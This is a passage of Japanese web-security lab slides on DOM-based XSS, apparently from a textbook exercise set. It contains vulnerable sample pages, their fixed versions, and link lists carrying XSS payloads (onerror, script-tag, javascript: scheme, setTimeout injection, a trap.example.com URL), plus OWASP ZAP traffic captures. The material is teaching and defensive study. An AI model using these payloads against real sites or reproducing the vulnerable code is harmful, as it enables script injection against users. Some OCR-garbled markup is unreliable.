13 </li><a href="#">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#">4h-006a:javascriptスキームによるXSS対策版(正常系) </a></li>
26 </li><a href="#">4h-006a:javascriptスキームによるXSS対策版(攻撃) </a></li>
27 </li><a href="#">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#">4h-008a:javascriptスキームによるXSS(対策版への攻撃) </a></li>
30 </ol>
```



URLを外部から指定できる属性に、JavaScriptスキームを指定できる場合
XSS脆弱性になります


【サーバ: 4g/4g-006.html 】

```
/var/www/html/4h/4h-006.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
location.href = url;
}
</script>
</body>
```

【サーバ: 4g/4g-007.html 】

```
/var/www/html/4h/4h-007.html -
<body>
実行しました
</body>
```

【ブラウザ→サーバ: リクエスト 4g/4g-006.html → レスポンス 】





4h-006a : javascriptスキームによるXSS対策版(正常系)

【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系) 
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="4h-005.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="4h-005a.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="4h-005b.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="4h-005c.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



```
1 <body>
2 処理を行います <input type="button" value="実行" onclick="go()">
3 <script>
4  function go() {
5  // 様々な処理
6  var url = location.hash.slice(1);
7  if (url.match(/^https?:\/\//)) {
8    location.href = url;
9  } else {
10   alert('遷移先URLが不適切');
11  }
12 }
13 </script>
14 </body>
```

【サーバ: 4g/4g-006a.html】

```
/var/www/html/4h/4h-006a.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
if (url.match(/^https?:\/\//)) {
location.href = url;
} else {
alert('遷移先URLが不適切');
}
}
</script>
</body>
```

【サーバ: 4g/4g-007.html】

```
/var/www/html/4h/4h-007.html -
<body>
実行しました
</body>
```

オープンダイレクト脆弱性は残ります
(2シート後の「オープンダイレクト」参照)

【ブラウザ→サーバ: リクエスト 4g/4g-006a.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/4h/4h-006a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:45:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 297
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "129-56c2a2de88936-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
if (url.match(/^https?:\/\//)) {
location.href = url;
} else {
alert("遷移先URLが不適切");
}
}
</script>
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータス...	ラウンド...	レ...
124	19/01/08 21:4...	GET	http://example.jp/4h/4h-006a.html	200	OK	4 ms	29...
125	19/01/08 21:4...	GET	http://example.jp/4h/4h-007.html	200	OK	6 ms	34

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4g/4g-007.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/4h/4h-007.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-006a.html
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:48:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"22-56c2a2de7ecf5"
X-UA-Compatible: IE=edge

<body>
実行しました
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータス...	ラウンド...	レ...
124	19/01/08 21:4...	GET	http://example.jp/4h/4h-006a.html	200	OK	4 ms	29...
125	19/01/08 21:4...	GET	http://example.jp/4h/4h-007.html	200	OK	6 ms	34

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0


4h-006a : javascriptスキームによるXSS対策版(攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版\(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版\(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 <li><a href="#">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#">4h-006a:javascriptスキームによるXSS対策版(正常系) </a></li>
26 <li><a href="#">4h-006a:javascriptスキームによるXSS対策版(攻撃) </a></li>
27 <li><a href="#">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#">4h-008a:javascriptスキームによるXSS(対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-006.html 】

```
 /var/www/html/4h/4h-006a.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
if (url.match(/^https?:\/\//)) {
location.href = url;
} else {
alert('遷移先URLが不適切');
}
}
</script>
</body>
```

【サーバ: 4g/4g-007.html 】

```
 /var/www/html/4h/4h-007.html -
<body>
実行しました
</body>
```

オープンリダイレクト脆弱性は残ります
(2シート後の「オープンリダイレクト」参照)

【ブラウザ→サーバ: リクエスト 4g/4g-006a.html → レスポンス 】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

コンテキスト 既定コンテキスト サイト

GET http://example.jp/4h/4h-006a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:59:33 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 297
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "129-56c2a2de88936-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

```
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
if (url.match(/^https?:\/\//)) {
location.href = url;
} else {
alert('遷移先URLが不適切');
}
}
</script>
</body>
```

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータス...	ラウンド...	レ...
129	19/01/08 21:5...	GET	http://example.jp/4h/4h-006a.html	200	OK	3 ms	29...

アラート 0 0 1 0 2 0 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0


4h-008 : setTimeoutによるXSS(正常系; 3秒待つ)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#"4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#"4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#"4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#"4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#"4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#"4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#"4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#"4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#"4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#"4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#"4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#"4h-005.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#"4h-005a.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#"4h-005b.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#"4h-005c.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#"4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#"4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#"4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#"4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#"4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#"4h-008.html#";alert(document.domain)"/">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#"4h-008a.html#";alert(document.domain)"/">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-008.html】

```
/var/www/html/4h/4h-008.html - wasbook@example.jp - エディタ - WinSCP
<body>
しばらくお待ちください
<div id="done"></div>
<script>
var sec = location.hash.slice(1);
setTimeout("alert('" + sec + "秒経ちました')", sec * 1000);
</script>
</body>
```

【ブラウザ→サーバ: リクエスト 4g/4g-008.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート => リクエスト + => レスポンス

コンテキスト
既定コンテキ
▶ サイト

デフォルトビュー

```
GET http://example.jp/4h/4h-008.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 13:05:59 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 194
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "c2-56c2a2de80c35-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
しばらくお待ちください
<div id="done"></div>
<script>
var sec = location.hash.slice(1);
setTimeout("alert(' + sec + '秒経ちました')", sec * 1000);
</script>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
132	19/01/08 22:...	GET	http://example.jp/4h/4h-008.html	200	OK	6 ms	19...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0


4h-008 : setTimeoutによるXSS(攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
